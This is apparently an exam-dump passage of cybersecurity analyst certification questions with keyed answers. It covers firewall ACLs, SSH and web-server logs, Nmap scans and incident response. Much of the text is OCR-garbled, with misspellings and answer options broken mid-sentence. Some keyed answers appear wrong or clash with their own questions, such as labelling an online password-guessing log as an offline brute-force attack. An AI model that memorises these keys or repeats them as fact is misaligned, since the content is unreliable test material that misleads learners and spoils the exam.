
Which of the following vulnerabilities should be prioritized for remediation FIRST?

A. ICMP timestamp request remote date disclosure
B. Anonymous FTP enabled
C. Unsupported web server detection
D. Microsoft Windows SMB service enumeration via \srvsvc

Answer: C


NEW QUESTION 227
- (Exam Topic 3)

During a network reconnaissance engagement, a penetration tester was given perimeter firewall ACLs to accelerate the scanning process. The penetration tester has decided to concentrate on trying to brute force log in to destination IP address 192.168.192.132 via secure shell.



```
access-list outside-acl permit tcp any host 192.168.192.123 eq https
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq www
access-list outside-acl permit tcp host 192.168.192.123 eq ssh
```

Given a source IP address of 10.10.10.30, which of the following ACLs will permit this access?



```
A. access-list outside-acl permit tcp any host 192.168.192.123 eq https
B. access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq www
C. access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
D. access-list outside-acl permit tcp host 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

NEW QUESTION 228
- (Exam Topic 3)
A security analyst with an international response team is working to isolate a worldwide distribution of ransomware. The analyst is working with international governing bodies to distribute advanced intrusion detection routines for this variant of ransomware. Which of the following is the MOST important step with which the security analyst should comply?

A. Security operations privacy law
B. Export restrictions
C. Non-disclosure agreements
D. Incident response forms

Answer: D

NEW QUESTION 230
- (Exam Topic 3)
The software development team pushed a new web application into production for the accounting department. Shortly after the application was published, the head of the accounting department informed IT operations that the application was not performing as intended. Which of the following SDLC best practices was missed?

A. Peer code reviews
B. Regression testing
C. User acceptance testing
D. Fuzzing
E. Static code analysis


Answer: C

NEW QUESTION 233
- (Exam Topic 3)
A security analyst has discovered that an outbound SFTP process is occurring at the same time of day for the past several days. At the time this was discovered large amounts of business critical data delivered. The authentication for this process occurred using a service account with proper credentials. The security analyst investigated the destination IP for (his transfer and discovered that this new process s not documented in the change management log. Which of the following would be the BESST course of action for the analyst to take?

A. Investigate a potential incident
B. Verify user per missions
C. Run a vulnerability scan
D. Verify SLA with cloud provider

Answer: A

NEW QUESTION 235
- (Exam Topic 3)
Oven the following log snippet:



```
Mar 20 10:08:47 superman sshd[1876]: fatal: Unable to negotiate with 192.168.1.166:
no matching host key type found. Their offer: ssh-dss [preauth]

Mar 20 10:08:47 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:47 superman sshd[1895]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1902]: fatal: Unable to negotiate with 192.168.1.166:
no matching host key type found. Their offer: ecdsa-sha2-nistp384 [preauth]
```

Which of the following describes the events that have occurred?

A. An attempt to make an SSH connection from 'superman' was done using a password.
B. An attempt to make an SSH connection from 192 168 1 166 was done using PKI.
C. An attempt to make an SSH connection from outside the network was done using PKI.
D. An attempt to make an SSH connection from an unknown IP address was done using a password.

Answer: B

NEW QUESTION 238
- (Exam Topic 3)
A company has monthly scheduled windows for patching servers and applying configuration changes.
Out-of-window changes can be done, but they are discouraged unless absolutely necessary. The systems administrator is reviewing the weekly vulnerability scan report that was just released. Which of the following vulnerabilities should the administrator fix without waiting for the next scheduled change window?

A. The administrator should fix dns (53/tcp). BIND ‘NAMED’ is an open-source DNS server from ISC.org.The BIND-based NAMED server (or DNS servers) allow remote users to query for version and type information.
B. The administrator should fix smtp (25/tcp). The remote SMTP server is insufficiently protected againstrelayin
C. This means spammers might be able to use the company’s mail server to send their emails to the world.
D. The administrator should fix http (80/tcp). An information leak occurs on Apache web servers with the UserDir module enabled, allowing an attacker to enumerate accounts by requesting access to homedirectories and monitoring the response.
E. The administrator should fix http (80/tcp). The ‘greeting.cgi’ script is installe
F. This CGI has a wellknownsecurity flaw that lets anyone execute arbitrary commands with the privileges of the http daemon.
G. The administrator should fix general/tc
H. The remote host does not discard TCP SYN packets that have the FIN flag se
I. Depending on the kind of firewall a company is using, an attacker may use this flaw to bypass its rules.

Answer: B

NEW QUESTION 239
- (Exam Topic 3)
Which of the following could be directly impacted by an unpatched vulnerability m vSphre ESXi?

A. The organization's physical routers
B. The organization's mobile devices
C. The organization's virtual infrastructure
D. The organization's VPN

Answer: C

NEW QUESTION 244
- (Exam Topic 3)
During the forensic phase of a security investigation, it was discovered that an attacker was able to find private keys on a poorly secured team shared drive. The attacker used those keys to intercept and decrypt sensitive traffic on a web server. Which of the following describes this type of exploit and the potential remediation?

A. Session tracking, network intrusion detection sensors
B. Cross-site scripting; increased encryption key sizes
C. Man-in-the-middle; well-controlled storage of private keys
D. Rootkit, controlled storage of public keys

Answer: C

NEW QUESTION 245
- (Exam Topic 3)
A security administrator recently deployed a virtual honeynet. The honeynet is not protected by the company’s firewall, while all production networks are protected by a stateful firewall. Which of the following would BESTallow an external penetration tester to determine which one is the honeynet’s network?

A. Banner grab
B. Packet analyzer
C. Fuzzer
D. TCP ACK scan

Answer: D

NEW QUESTION 246
- (Exam Topic 3)
A security analyst is performing ongoing scanning and continuous monitoring of the corporate datacenter. Over time, these scans are repeatedly showing susceptibility to the same vulnerabilities and an increase in new vulnerabilities on a specific group of servers that are clustered to run the same application. Which of the following vulnerability management processes should be implemented?

A. Frequent server scanning
B. Automated report generation
C. Group policy modification
D. Regular patch application

Answer: D

NEW QUESTION 247
- (Exam Topic 3)
A cyber incident response team finds a vulnerability on a company website that allowed an attacker to inject malicious code into its web application. There have been numerous unsuspecting users visiting the infected page, and the malicious code executed on the victim’s browser has led to stolen cookies, hijacked sessions, malware execution, and bypassed access control. Which of the following exploits is the attacker conducting on the company’s website?

A. Logic bomb
B. Rootkit
C. Privilege escalation
D. Cross-site scripting

Answer: D

NEW QUESTION 251
- (Exam Topic 3)
A security analyst determines that several workstations ate reporting traffic usage on port 3389 Al workstations are running the latest OS patches according to patch reporting: The help desk manager reports some use's are getting togged off of these workstations, and network access is running slower than normal The analyst believes a zero-day threat has allowed remote attackers to gain access to the workstakons. Which of the following are the BEST steps to stop the threat without impacting at services? (Select TWO)

A. Change the pubic lP address since APTs are common.
B. Configure a group policy to disable RDP access.
C. Disconnect public Internet access and review the logs on the workstations.
D. Enforce a password change for users on the network.
E. Reapply the latest OS patches to workstations.
F. Route internal traffic through a proxy server.


Answer: BD

NEW QUESTION 253
- (Exam Topic 3)
A security analyst’s company uses RADIUS to support a remote sales staff of more than 700 people. The Chief Information Security Officer (CISO) asked to have IPSec using ESP and 3DES enabled to ensure the confidentiality of the communication as per RFC 3162. After the implementation was complete, many sales users reported latency issues and other performance issues when attempting to connect remotely. Which of the following is occurring?

A. The device running RADIUS lacks sufficient RAM and processing power to handle ESP implementation.
B. RFC 3162 is known to cause significant performance problems.
C. The IPSec implementation has significantly increased the amount of bandwidth needed.
D. The implementation should have used AES instead of 3DES.

Answer: A

NEW QUESTION 258
- (Exam Topic 3)
The following IDS log was discovered by a company’s cybersecurity analyst:



```
141.21.15.254----[21/APRIL 2016:00:17:20+1200]
"GET   /index.php?username=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  HTTP /1.1"
200, 2731 "http://www.comptia.com/cgibin/form/commentary/noframes/read/209" "Mozilla/4.0(compatible:MSIE
6.0: Window NT 5.1: Hotbar 4.4.7.0)"
```

Which of the following was launched against the company based on the IDS log?

A. SQL injection attack
B. Cross-site scripting attack
C. Buffer overflow attack
D. Online password crack attack

Answer: C

NEW QUESTION 263

- (Exam Topic 3)
Joe, an analyst, has received notice that a vendor who is coming in for a presentation will require access to a server outside the network. Currently, users are only able to access remote sites through a VPN connection.
Which of the following should Joe use to BEST accommodate the vendor?

A. Allow incoming IPSec traffic into the vendor's IP address.
B. Set up a VPN account for the vendor, allowing access to the remote site.
C. Turn off the firewall while the vendor is in the office, allowing access to the remote site.
D. Write a firewall rule to allow the vendor to have access to the remote site.

Answer: B

NEW QUESTION 266
- (Exam Topic 3)
A security operations team was alerted to abnormal DNS activity coming from a user's machine. The team performed a forensic investigation and discovered a host had been compromised. Malicious code was using DNS as a tunnel to extract data from the client machine, which had been leaked and transferred to an unsecure public Internet site. Which of the following BEST describes the attack?

A. Phishing
B. Pharming
C. Cache poisoning
D. Data exfiltration

Answer: D

NEW QUESTION 271
- (Exam Topic 3)
A worm was detected on multiple PCs within the remote office. The security analyst recommended that the remote office be blocked from the corporate network during the incident response. Which of the following processes BEST describes this recommendation?

A. Logical isolation of the remote office
B. Sanitization of the network environment
C. Segmentation of the network
D. Secure disposal of affected systems

Answer: A

NEW QUESTION 273
- (Exam Topic 3)
During winch of the lo.low.ng NIST risk management framework steps would an information system security engineer identify inherited security controls and tailor those controls to the system?

A. Categorize
B. Select
C. Implement
D. Assess


Answer: B

NEW QUESTION 277
- (Exam Topic 3)
A common mobile device vulnerability has made unauthorized modifications to a device. The device owner removes the vendor/carrier provided limitations on the mobile device. This is also known as:

A. jailbreaking.
B. cracking.
C. hashing.
D. fuzzing.

Answer: A

NEW QUESTION 279
- (Exam Topic 3)
An analyst is reviewing the following log from the company web server:



```
15.34.24 GET /directory/listening.php?user=admin&pass=admin1
15.34.27 GET /directory/listening.php?user=admin&pass=admin2
15.34.29 GET /directory/listening.php?user=admin&pass=1admin
15.34.35 GET /directory/listening.php?user=admin&pass=2admin
```

Which of the following is this an example of?

A. Online rainbow table attack
B. Offline brute force attack
C. Offline dictionary attack
D. Online hybrid attack

Answer: B

NEW QUESTION 283
- (Exam Topic 3)
The Chief Security Office (CSO) has requested a vulnerability report of systems on the domain, identifying those running outdated OSs. The automated scan reports are not displaying OS version derails so the CSO cannot determine risk exposure levels from vulnerable systems. Which of the following should the cybersecurity analyst do to enumerate OS information as part of the vulnerability scanning process in the MOST efficient manner?

A. Execute the ver command
B. Execute the nmap -p command
C. Use Wireshart to export a list
D. Use credentialed configuration

Answer: A

NEW QUESTION 284
- (Exam Topic 3)
A cybersecurity analyst is hired lo review lite security measures implemented within the domain controllers of a company Upon review, me cybersecurity analyst notices a brute force attack can be launched against domain controllers that run on a Windows platform The first remediation step implemented by the cybersecurity analyst Is to make the account passwords more complex Which of the following Is the NEXI remediation step the cybersecurity analyst needs to implement?

A. Disable the ability to store a LAN manager hash.
B. Deploy a vulnerability scanner tool.
C. Install a different antivirus software.
D. Perform more frequent port scanning.
E. Move administrator accounts to a new security group.

Answer: E

NEW QUESTION 287
- (Exam Topic 3)
A security analyst is creating ACLs on a perimeter firewall that will deny inbound packets that are from internal addresses, reserved external addresses, and multicast addresses. Which of the following is the analyst attempting to prevent/

A. Broadcast storms
B. Spoofing attacks
C. UDoS attacks
D. Man in-the-middle attacks


Answer: B

NEW QUESTION 288
- (Exam Topic 3)
A company decides to move three of its business applications to different outsourced cloud providers. After moving the applications, the users report the applications time out too quickly and too much time is spent logging back into the different web-based applications throughout the day. Which of the following should a security architect recommend to improve the end-user experience without lowering the security posture?

A. Configure directory services with a federation provider to manage accounts.
B. Create a group policy to extend the default system lockout period.
C. Configure a web browser to cache the user credentials.
D. Configure user accounts for self-service account management.

Answer: B

NEW QUESTION 289
- (Exam Topic 3)
An organization is conducting penetration testing to identify possible network vulnerabilities. The penetration tester has received the following output from the latest scan:



```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
Not shown: 996 closed ports

PORT        STATE     SERVICE
22/tcp      open      ssh
80/tcp      open      http
139/tcp     open      netbios-ssn
1417/tcp    open      timbuktu-srv1


MAC Address:01:AA:FB:23:21:45

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
```

The penetration tester knows the organization does not use Timbuktu servers and wants to have Nmap interrogate the ports on the target in more detail. Which of the following commands should the penetration tester use NEXT?

A. nmap –sV 192.168.1.13 –p1417

B. nmap –sS 192.168.1.13 –p1417
C. sudo nmap –sS 192.168.1.13
D. nmap 192.168.1.13 –v


Answer: A

NEW QUESTION 292
- (Exam Topic 3)
Which of the following is the MOST secure method to perform dynamic analysis of malware that can sense when it is in a virtual environment?

A. Place the malware on an isolated virtual server disconnected from the network.
B. Place the malware in a virtual server that is running Windows and is connected to the network.
C. Place the malware on a virtual server connected to a VLAN.
D. Place the malware on a virtual server running SIFT and begin analysis.

Answer: A

NEW QUESTION 296
- (Exam Topic 3)
The Chief Information Security Officer (CISO) asks a security analyst to write a new SIEM search rule to determine if any credit card numbers are being written to log files. The CISO and security analyst suspect the following log snippet contains real customer card data.



```
RecordError - dumping affected entry:
CustomerName: John Doe
Card1RawString: 0413555577814399
Card2RawString: 0444719465780100
CVV: not-stored
CustomerID: 1234-5678
```

Which of the following expression would find potential credit card number in a format that matches the log snippet?

A. ˆ[0-9] (16) $
B. (0-9) × 16
C. " 1234-5678"
D. "04*"

Answer: A

NEW QUESTION 297
- (Exam Topic 3)
An analyst received a forensically sound copy of an employee’s hard drive. The employee’s manager suspects inappropriate images may have been deleted from the hard drive. Which of the following could help the analyst recover the deleted evidence?

A. File hashing utility
B. File timestamps
C. File carving tool
D. File analysis tool

Answer: C

NEW QUESTION 302
- (Exam Topic 3)
Alerts have been received from the SIEM, indicating infections on multiple computers. Based on threat characteristic, these files were quarantined by the host-based antivirus program. At the same time, additional alerts in the SIEM show multiple blocked URLs from the address of the infected computers; the URLs were clashed as uncategorized. The domain location of the IP address of the URLs that were blocked is checked, and it is registered to an ISP in Russia. Which of the following steps should be taken NEXT?

A. Remove those computers from the network and replace the hard drives Send the Infected hard drives out lot investigation.
B. Run a full antivirus scan on all computers and use Splunk to search for any suspicious activity that happened just before the alerts were received in the SIEM.
C. Run a vulnerability scan and patch discovered vulnerabilities on the next patching cycle Have the users restart their computer Create a use case in the SIEM to monitor farted logins oninfected computers.
D. Install a computer with the same settings as the infected computers in the DM^ to use as a honeypot Permit the URLs classified as uncategorized to and from that host.

Answer: B

NEW QUESTION 303
- (Exam Topic 3)
A technician receives an alert indicating an endpoint is beaconing to a suspect dynamic DNS domain. Which of the following countermeasures should be used to BEST protect the network In response to this alert? (Select TWO)

A. Set up a sinkhole for that dynamic DNS domain to prevent communication.
B. Isolate the infected endpoint to prevent the potential spread of malicious activity.
C. Implement an internal honeypot to catch the malicious traffic and trace it.
D. Perform a risk assessment and implement compensating controls.
E. Ensure the IDS is active on the network segment where the endpoint resides.

Answer: AB

NEW QUESTION 308
- (Exam Topic 3)
A vulnerability analyst needs to identity all systems with unauthorized web servers on the 10 1 1 0/24 network. The analyst uses the following default Nmap scan:
nmap –sV –p 1-65535 10.1.1.0/24
Which of the following would be the result of running the above command?

A. This scan checks all TCP ports
B. This scan probes all ports and returns open ones
C. This scan checks all TCP ports and returns versions
D. This scan identities unauthorized serves

Answer: C

NEW QUESTION 313
- (Exam Topic 3)
A security analyst has just completed a vulnerability scan of servers that support a business critical application that is managed by an outside vendor. The results of the scan indicate the devices are missing critical patches. Which of the following factors can inhibit remediation of these vulnerabilities? (Select TWO)

A. Inappropriate data classifications
B. SLAs with the supporting vendor
C. Business process interruption
D. Required sandbox testing
E. Incomplete asset inventory


Answer: CD

NEW QUESTION 315
- (Exam Topic 3)
While reviewing three months of logs, a security analyst notices probes from random company laptops going to SCADA equipment at the company’s manufacturing location. Some of the probes are getting responses from the equipment even though firewall rules are in place, which should block this type of unauthorized activity. Which of the following should the analyst recommend to keep this activity from originating from company laptops?

A. Implement a group policy on company systems to block access to SCADA networks.
B. Require connections to the SCADA network to go through a forwarding proxy.
C. Update the firewall rules to block SCADA network access from those laptop IP addresses.
D. Install security software and a host-based firewall on the SCADA equipment.

Answer: A

NEW QUESTION 316
- (Exam Topic 3)
In an effort to be proactive, an analyst has run an assessment against a sample workstation before auditors visit next month. The scan results are as follows:




```
Microsoft Windows SMB Not Fully Accessible Detection
Cannot Access the Windows Registry
Scan Not Performed with Admin Privilege
```

Based on the output of the scan, which of the following is the BEST answer?

A. Failed credentialed scan
B. Failed compliance check
C. Successful sensitivity level check
D. Failed asset inventory

Answer: A

NEW QUESTION 317
- (Exam Topic 3)
An organization has a practice of running some administrative services on non-standard ports as a way of frustrating any attempts at reconnaissance. The output of the latest scan on host 192.168.1.13 is shown below:



```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT

Nmap scan report for 192.168.1.13

Host is up (0.00066s latency).

Not shown: 990 closed ports
PORT      STATE     SERVICE
23/tcp    open      ssh
111/tcp   open      rpcbind
139/tcp   open      netbios-ssn
1417/tcp  open      OpenSSH
3306/tcp  open      mysql

MAC Address:01:AA:FB:23:21:45

Nmap done:1IPaddress (1hostup) scannedin4.22seconds
```

Which of the following statements is true?

A. Running SSH on the Telnet port will now be sent across an unencrypted port.
B. Despite the results of the scan, the service running on port 23 is actually Telnet and not SSH, and creates an additional vulnerability
C. Running SSH on port 23 provides little additional security from running it on the standard port.
D. Remote SSH connections will automatically default to the standard SSH port.
E. The use of OpenSSH on its default secure port will supersede any other remote connection attempts.

Answer: C

NEW QUESTION 319
- (Exam Topic 3)
An insurance company employs quick-response team drivers that can corporate issued mobile devices with the insurance company's app installed on them Devices are configuration hardened by an MOM and kept up to date. The employees use the app to collect insurance claim into formation and process payments Recently, a number of customers have filed complaints of credit card fraud against the insurance company, Which occurred shortly after their payments were processed via the mobile app. The cyber-incidence response team has been asked investigate. Which of the following is MOST likely the cause? ^

A. The MDM server Is misconfigured.
B. The app does not employ TLS.
C. USB tethering is enabled.
D. 3G and less secure cellular technologies ate not restricted.

Answer: B

NEW QUESTION 323
......